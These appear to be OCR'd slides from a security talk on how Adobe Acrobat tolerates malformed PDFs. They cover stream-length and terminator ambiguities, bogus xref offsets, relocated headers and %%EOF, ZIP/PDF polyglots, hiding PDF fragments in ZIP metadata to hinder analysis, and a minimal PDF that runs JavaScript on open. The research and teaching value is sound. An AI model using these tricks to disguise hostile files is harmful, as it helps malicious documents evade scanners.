
- A vulnerability in the Flash AVM2 verifier
- Initial attacks were done by embedding the malicious Flash file into a PDF, which would launch it upon open.

CVE-2010-0188

- This is really the old CVE-2006-3459 vulnerability from libtiff versions below 3.8.2
- Acrobat was using an old copy of the libtiff library to read TIFF files embedded in forms

PDF Syntax Ambiguities

Entscheidungsproblem



A Classic Example

- There are two common ways to represent string data.
- Pascal-Style, <length> <string>
- C-Style, <string> <terminating symbol>
- Sometimes both are used at once. If the two values disagree, which one ‘wins’?

Stream Length

```
1 0 obj
<< /Length 50 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Stream Length

Length

String

```
1 0 obj
<< /Length 50 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Terminator

Stream Length

Length can be anything

String

```
1 0 obj
<< /Length 5 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Terminator

Stream Length

```
1 0 obj
<< /Length 99 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Length can be anything

String

Terminator

Stream Length

```
1 0 obj
<<  >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Length can be nothing

String

Terminator wins

But...

Stream Length

```
1 0 obj
<<  >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Length can be nothing

String

Terminator wins

This is a terminator too

Stream Length

```
1 0 obj
<<  >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET

endobj
```

Length can be nothing

String

So this can be omitted

This is a terminator too

Acrobat parses this without error.

Stream Termination

```
1 0 obj
<<  >>
stream
endstream
endstream
endstream
endstream
endstream
endobj
```

There is no means to escape the terminating symbol

So where does this stream really end and what is inside of it?

(I think Feliam was the first to point this out.)

Stream Termination

```
1 0 obj
<</length 40>>
stream
something
endstream
endstream
something
endstream
endobj
```

Acrobat sees this as the contents with this `length` so the last `endtream` counts

40 bytes to here

Stream Termination

```
1 0 obj
<</length 40>>
stream
something
endstream
endstream
endstream
endstream
endobj
```

Acrobat sees this as the contents with this `length` so the last `endtream` counts

Even with this

Stream Termination

```
1 0 obj
<</length 40>>
stream
endstream
endstream
endstream
endstream
endstream
endobj
```

And this

Stream Termination

```
1 0 obj
<</length 60>>
stream
something
endstream
endstream
something
endstream
endobj
```

With the wrong `length` then the first `endstream` wins

60 bytes is down there

Stream Termination

```
1 0 obj
<</length     >>
stream
something
endstream
endstream
something
endstream
endobj
```

But with "   " `length` then this is an empty stream

Stream Termination

```
1 0 obj
<</length null>>
stream
something
endstream
endstream
something
endstream
endobj
```

But with `null` `length` then this is like a wrong `length`

Stream Termination

```
1 0 obj
<</length 40>>
stream
something
endstream
endstream
something
endstream
endobj
```

Ok, remember this

40 bytes is here

Stream Termination

```
1 0 obj
<</length 39>>
stream
something
endstream
endstream
something
endstream
endobj
```

With the wrong `length` leaving off the EOL char

39 bytes is here

Stream Termination

```
1 0 obj
<</length 38>>
stream
something
endstream
endstream
something
endstream
endobj
```

With the wrong `length` pointing inside of string this `endstream` wins

38 bytes is here

Stream Termination

```
1 0 obj
<</length 80>>
stream
something
endstream
endstream
something
endstream
endobj

2 0 obj
<</blah
```

If the xref table is correct, then stream can end inside of other objects

80 bytes is down there

Things That Don't Exist

```
55 0 obj
<<
 /Type /Foobar
 /Foo /Bar
>>
endobj
```

It's ok if none of these names are defined

Things That Don’t Exist

```
[snip...]>>
endobj
lalalala
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
endstream
endobj
lalalala
6 0 obj
<<
 /Type /Font [snip...]
```

Things That Don't Exist

```
[snip...]>>
endobj
lalalala
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
endstream
endobj
lalalala
6 0 obj
<<
 /Type /Font [snip...]
```

Unrecognized tokens are ignored

Things That Don’t Exist

`xref` Table

- A list of offsets to each defined object.
- Easy to find by examining end of file.
- Allows for quick access without needing to scan entire file.
- ISO 32000-1 says it's required, but PDF readers are ok if it's not present.

xref Table

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

(Continued from below)

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

xref Table

“Free”

(nothing)

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

xref Table

“Generation Number”

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

xref Table

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

`xref` Table

10 bytes:

```
%PDF-1.1\n
\n
```

```
1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

xref Table

98 bytes:

```
%PDF-1.1\n
\n
1 0 obj\n
<</Type /Stuff>>\n
endobj\n
\n
2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

xref Table

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

These offsets can be completely bogus

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

xref Table

These offsets can be completely bogus

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
xref
0 8
0000001234 65535 f
0000004567 00000 n
0000008910 00000 n
0000001112 00000 n
0000001314 00000 n
0000001516 00000 n
0000001718 00000 n
0000001920 00000 n
```

`xref` Table

These offsets can be completely bogus

```
xref
0 8
0000001234 65535 f
0000004567 00000 n
0000008910 00000 n
0000001112 00000 n
0000001314 00000 n
0000001516 00000 n
0000001718 00000 n
0000001920 00000 n
```

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

Acrobat parses this without error

xref Table

These offsets can be non-existent

```
%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj
5 0 obj
```

```
0 8
0000001234 65535 f
0000004567 00000 n
0000008910 00000 n
0000001112 00000 n
0000001314 00000 n
0000001516 00000 n
0000001718 00000 n
0000001920 00000 n
```

Acrobat parses this without error

`xref` Table

(Oh yeah, and a PDF can't be larger than 10Gbytes --

or more precisely, no object can begin beyond that point.)

Max Offset: 9,999,999,999

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
```

`xref` Stream

New in PDF version 1.5

```
99 0 obj
<< /Type /XRef
   /Index [0 32] % 32 objects
   /W [1 2 2] % 3 fields, one or two bytes wide
% etc...
>>
stream
   00 0000 FFFF
   % etc...
   02 000F 0000
   02 000F 0001
   02 000F 0002
   % etc...
   01 BA5E 0000
   % etc...
endstream
endobj
```

xref Stream

New in PDF version 1.5

```
99 0 obj
<< /Type /XRef
   /Index [0 32] % 32 objects
   /W [1 2 2] % 3 fields, one or two bytes wide
% etc...
>>
stream
   00 0000 FFFF
   % etc...
   02 000F 0000
   02 000F 0001
   02 000F 0002
   % etc...
   01 BA5E 0000
   % etc...
endstream
endobj
```

1 Byte

2 Bytes wide

Compressible Stream

So what’s going on?

- Postel's Law: "*be conservative in what you do, be liberal in what you accept from others*"
- There are billions of PDFs on Earth.
- When Adobe Reader encounters a malformed PDF, it goes into “rebuild mode”
- When `xref` is broken, Acrobat scans from beginning of the file, and attempts to build a new (valid) PDF from the objects it finds
- Adobe considering warning the user first, before rebuild.

The `%PDF-1.*` Header

- Must appear within the first 1024 bytes
- Must appear before the Catalog object
- Only "`%PDF-`" is necessary if the rest is well formed
- Random garbage is ignored
- In the Reader X beta, Adobe tried to enforce the "`%PDF-`" starting at offset 0 requirement from ISO32000-1 and broke way way way too many PDFs

The First 1024 Bytes

So this is ok...

```
00000000  25 25 25 25 25 25 25 25  25 25 25 25 25 25 25 25  |%%%%%%%%%%%%%%%%|
*
000003f0  25 25 25 25 25 25 25 25  25 25 25 50 44 46 2d 0a  |%%%%%%%%%%%PDF-.|
```

The First 1024 Bytes

So this is ok...

```
00000000  25 25 25 25 25 25 25 25  25 25 25 25 25 25 25 25  |%%%%%%%%%%%%%%%%|
*
000003f0  25 25 25 25 25 25 25 25  25 25 25 50 44 46 2d 0a  |%%%%%%%%%%%PDF-.|
```

... Oh yeah, and works in OS X Preview too

The First 1024 Bytes

- Can be anything, a valid GIF or JPG...
- A ZIP file header...
- A Windows EXE

ZIP for example

- Let’s make a well-formed ZIP file, that is also a well-formed PDF
- The last field of a ZIP file is the ZIP File Comment, which is an arbitrary (Pascal-style) string
- We can put the PDF’s trailer in the ZIP comment, and store the PDF objects within one or more zip entries.

ZIP for example

Front Half (file body)

```
%PDF-1.1

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj

3 0 obj
```


[...]

Back Half

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
773
%%EOF
```

ZIP for example

```
zip -Z store -z ziptest.pdf front_half < back_half
```



ZIP for example

```
zip -Z store -z ziptest.pdf front_half < back_half
```

```
00000000  50 4b 03 04 0a 00 00 00  00 00 a8 b6 ba 3c 9b 75  |PK...........<.u|
00000010  62 94 04 03 00 00 04 03  00 00 08 00 1c 00 7a 69  |b.............zi|
00000020  70 74 65 73 74 31 55 54  09 00 03 3b 8a fd 4b 3b  |ptest1UT...;..K;|
00000030  8a fd 4b 75 78 0b 00 01  04 f5 01 00 00 04 14 00  |..Kux...........|
00000040  00 00 25 50 44 46 2d 31  2e 31 0a 0a 31 20 30 20  |..%PDF-1.1..1 0 |
00000050  6f 62 6a 0a 3c 3c 0a 20  2f 54 79 70 65 20 2f 43  |obj.<<. /Type /C|
...
00000330  49 63 6f 6e 3a 20 33 7d  29 3b 29 0a 3e 3e 0a 65  |Icon: 3});).>>.e|
00000340  6e 64 6f 62 6a 0a 50 4b  01 02 1e 03 0a 00 00 00  |ndobj.PK........|
00000350  00 00 a8 b6 ba 3c 9b 75  62 94 04 03 00 00 04 03  |.....<.ub.......|
00000360  00 00 08 00 18 00 00 00  00 00 00 00 00 00 a4 81  |................|
00000370  00 00 00 00 7a 69 70 74  65 73 74 31 55 54 05 00  |....ziptest1UT..|
00000380  03 3b 8a fd 4b 75 78 0b  00 01 04 f5 01 00 00 04  |.;..Kux.........|
00000390  14 00 00 00 50 4b 05 06  00 00 00 00 01 00 01 00  |....PK..........|
000003a0  4e 00 00 00 46 03 00 00  f1 00 78 72 65 66 0d 0a  |N...F.....xref..|
000003b0  30 20 38 0d 0a 30 30 30  30 30 30 30 30 30 30 20  |0 8..0000000000 |
000003c0  36 35 35 33 35 20 66 20  0d 0a 30 30 30 30 30 30  |65535 f ..000000|
...
00000480  0d 0a 3e 3e 0d 0a 73 74  61 72 74 78 72 65 66 0d  |..>>..startxref.|
00000490  0a 37 37 33 0d 0a 25 25  45 4f 46                 |.773..%%EOF|
```

ZIP for example

```
zip -Z store -z ziptest.pdf front_half < back_half
```

```
00000000  50 4b 03 04 0a 00 00 00  00 00 a8 b6 ba 3c 9b 75  |PK...........<.u|
000                                       00 1c 00 7a 69  |b.............zi|
000                                       3b 8a fd 4b 3b  |ptest1UT...;..K;|
000                                       00 00 04 14 00  |..Kux...........|
000                                       0a 31 20 30 20  |..%PDF-1.1..1 0 |
000                                       70 65 20 2f 43  |obj.<<. /Type /C|
...
000                                       0a 3e 3e 0a 65  |Icon: 3});).>>.e|
000                                       03 0a 00 00 00  |ndobj.PK........|
000                                       03 00 00 04 03  |.....<.ub.......|
000                                       00 00 00 a4 81  |................|
00000370  00 00 00 00 7a 69 70 74  65 73 74 31 55 54 05 00  |....ziptest1UT..|
00000380  03 3b 8a fd 4b 75 78 0b  00 01 04 f5 01 00 00 04  |.;..Kux.........|
00000390  14 00 00 00 50 4b 05 06  00 00 00 00 01 00 01 00  |....PK..........|
000003a0  4e 00 00 00 46 03 00 00  f1 00 78 72 65 66 0d 0a  |N...F.....xref..|
000003b0  30 20 38 0d 0a 30 30 30  30 30 30 30 30 30 30 20  |0 8..0000000000 |
000003c0  36 35 35 33 35 20 66 20  0d 0a 30 30 30 30 30 30  |65535 f ..000000|
...
00000480  0d 0a 3e 3e 0d 0a 73 74  61 72 74 78 72 65 66 0d  |..>>..startxref.|
00000490  0a 37 37 33 0d 0a 25 25  45 4f 46                 |.773..%%EOF|
```

You can fix the offsets in the `xref` table, if you care. Acrobat certainly doesn't care.

And About That `%%EOF`

- `%%EOF` is supposed to appear at the end of the file...
- Or at least near the end...
- Or at least after everything else...

And About That `%%EOF`

- Except that you can put megabytes after it
- Or leave it out entirely
- Or put it at the beginning of the file, before all the objects

This is OK

```
%PDF-1.1

xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
773
%%EOF

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
```

ZIP Trick Redux

- So,
  ```
  zip -Z store ziped.pdf foo.pdf
  ```
  works just as well.

ZIP Trick Redux

- If you want to make analysis annoying. Spread the PDF fragments throughout the ZIP file's metadata fields. Like filenames, and file comments (each entry has one).
- For example, the `%PDF-1.1` header in filename:

```
grep -v "^%PDF-1.1$" orig.pdf > %PDF-1.1
zip -0 headerless.pdf %PDF-1.1
```

ZIP Trick Redux

- If you want to make analysis annoying. Spread the PDF fragments throughout the ZIP file's metadata fields. Like filenames, and file comments (each entry has one).
- For example, the `%PDF-1.1` header in filename:

```
grep -v "^%PDF-1.1$" orig.pdf > %PDF-1.1
zip -0 headerless.pdf %PDF-1.1
```

Acrobat will read this ZIP file as a PDF

Acrobat won't read this file (surprisingly)

ZIP Trick Redux

```
00000000  50 4b 03 04 0a 00 00 00  00 00 6c 77 bb 3c e3 8d  |PK........lw.<..|
00000010  cb b2 dd 03 00 00 dd 03  00 00 08 00 1c 00 25 50  |..............%P|
00000020  44 46 2d 31 2e 31 55 54  09 00 03 ab 6c fe 4b d7  |DF-1.1UT....l.K.|
00000030  6c fe 4b 75 78 0b 00 01  04 f5 01 00 00 04 14 00  |l.Kux...........|
00000040  00 00 0a 31 20 30 20 6f  62 6a 0a 3c 3c 0a 20 2f  |...1 0 obj.<<. /|
00000050  54 79 70 65 20 2f 43 61  74 61 6c 6f 67 0a 20 2f  |Type /Catalog. /|
00000060  4f 75 74 6c 69 6e 65 73  20 32 20 30 20 52 0a 20  |Outlines 2 0 R. |
00000070  2f 50 61 67 65 73 20 33  20 30 20 52 0a 20 2f 4f  |/Pages 3 0 R. /O|
00000080  70 65 6e 41 63 74 69 6f  6e 20 37 20 30 20 52 0a  |penAction 7 0 R.|
00000090  3e 3e 0a 65 6e 64 6f 62  6a 0a 0a 32 20 30 20 6f  |>>.endobj..2 0 o|
```

Other Stuff That Can Be Left Out

- `endobj`
- `endstream`
- But not at the same time.

Other Stuff That Can Be Left Out

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 66 0 R
 /OpenAction 7 0 R
>>
%%%obj

3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R 8 0 R 10 0 R 12 0 R]
 /Parent 66 0 R
 /Count 4
>>
%%%obj
```

This is OK

Other Stuff That Can Be Left Out

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
%%%stream
endobj

5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
endstream
%%%obj
```

Either This
Or This
Not Both

Other Stuff That Can Be Left Out

Can’t Do This If You Left Out endobj From Earlier Object(s)

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
endstream
%%%obj
```

More Stuff Left Out

- Most Objects
- At least one page index is necessary, but the page object can be null.
- The `/Catalog` type on the Catalog
- Most `/Type`’s actually
- All Sizes and Lengths

Most Stuff Left Out

```
%PDF-1.
trailer <</Root<<
/Pages <<>>
/OpenAction <<
/S /JavaScript
/JS (app.alert({cMsg: 'JavaScript!'});)>>>>>>
```

This is the smallest PDF that launches Javascript on Open. (AFAIKSF)

Most Stuff Left Out

```
%PDF-1.
trailer <</Root<<
/Pages <<>>
/OpenAction <<
/S /JavaScript
/JS (app.alert({cMsg: 'JavaScript!'});)>>>>>>
```

All whitespace optional *except* for EOL after `%PDF-1.`

This is the smallest PDF that launches Javascript on Open. (AFAIKSF)

Update

- The `%PDF-1.` can be replaced with a null byte like this: `%PDF-\0`
- You can save some space launching the Javascript on close rather than on open, but sometimes that doesn’t work.

It Embeds Quite Nicely

```
00000000  50 4b 03 04 0a 00 00 00  00 00 98 8a bb 3c 3b df  |PK...........<;.|
00000010  a3 8f 65 00 00 00 65 00  00 00 07 00 1c 00 25 50  |..e...e.......%P|
00000020  44 46 2d 31 2e 55 54 09  00 03 d0 8d fe 4b d0 8d  |DF-1.UT......K..|
00000030  fe 4b 75 78 0b 00 01 04  f5 01 00 00 04 14 00 00  |.Kux............|
00000040  00 74 72 61 69 6c 65 72  20 3c 3c 2f 52 6f 6f 74  |.trailer <</Root|
00000050  3c 3c 2f 50 61 67 65 73  3c 3c 3e 3e 2f 4f 70 65  |<</Pages<<>>/Ope|
00000060  6e 41 63 74 69 6f 6e 20  3c 3c 2f 53 20 2f 4a 61  |nAction <</S /Ja|
00000070  76 61 53 63 72 69 70 74  20 2f 4a 53 20 28 61 70  |vaScript /JS (ap|
00000080  70 2e 61 6c 65 72 74 28  7b 63 4d 73 67 3a 20 27  |p.alert({cMsg: '|
00000090  4a 61 76 61 53 63 72 69  70 74 21 27 7d 29 3b 29  |JavaScript!'});)|
000000a0  3e 3e 3e 3e 3e 3e 50 4b  01 02 1e 03 0a 00 00 00  |>>>>>>PK........|
000000b0  00 00 98 8a bb 3c 3b df  a3 8f 65 00 00 00 65 00  |.....<;...e...e.|
000000c0  00 00 07 00 18 00 00 00  00 00 00 00 00 00 a4 81  |................|
000000d0  00 00 00 00 25 50 44 46  2d 31 2e 55 54 05 00 03  |....%PDF-1.UT...|
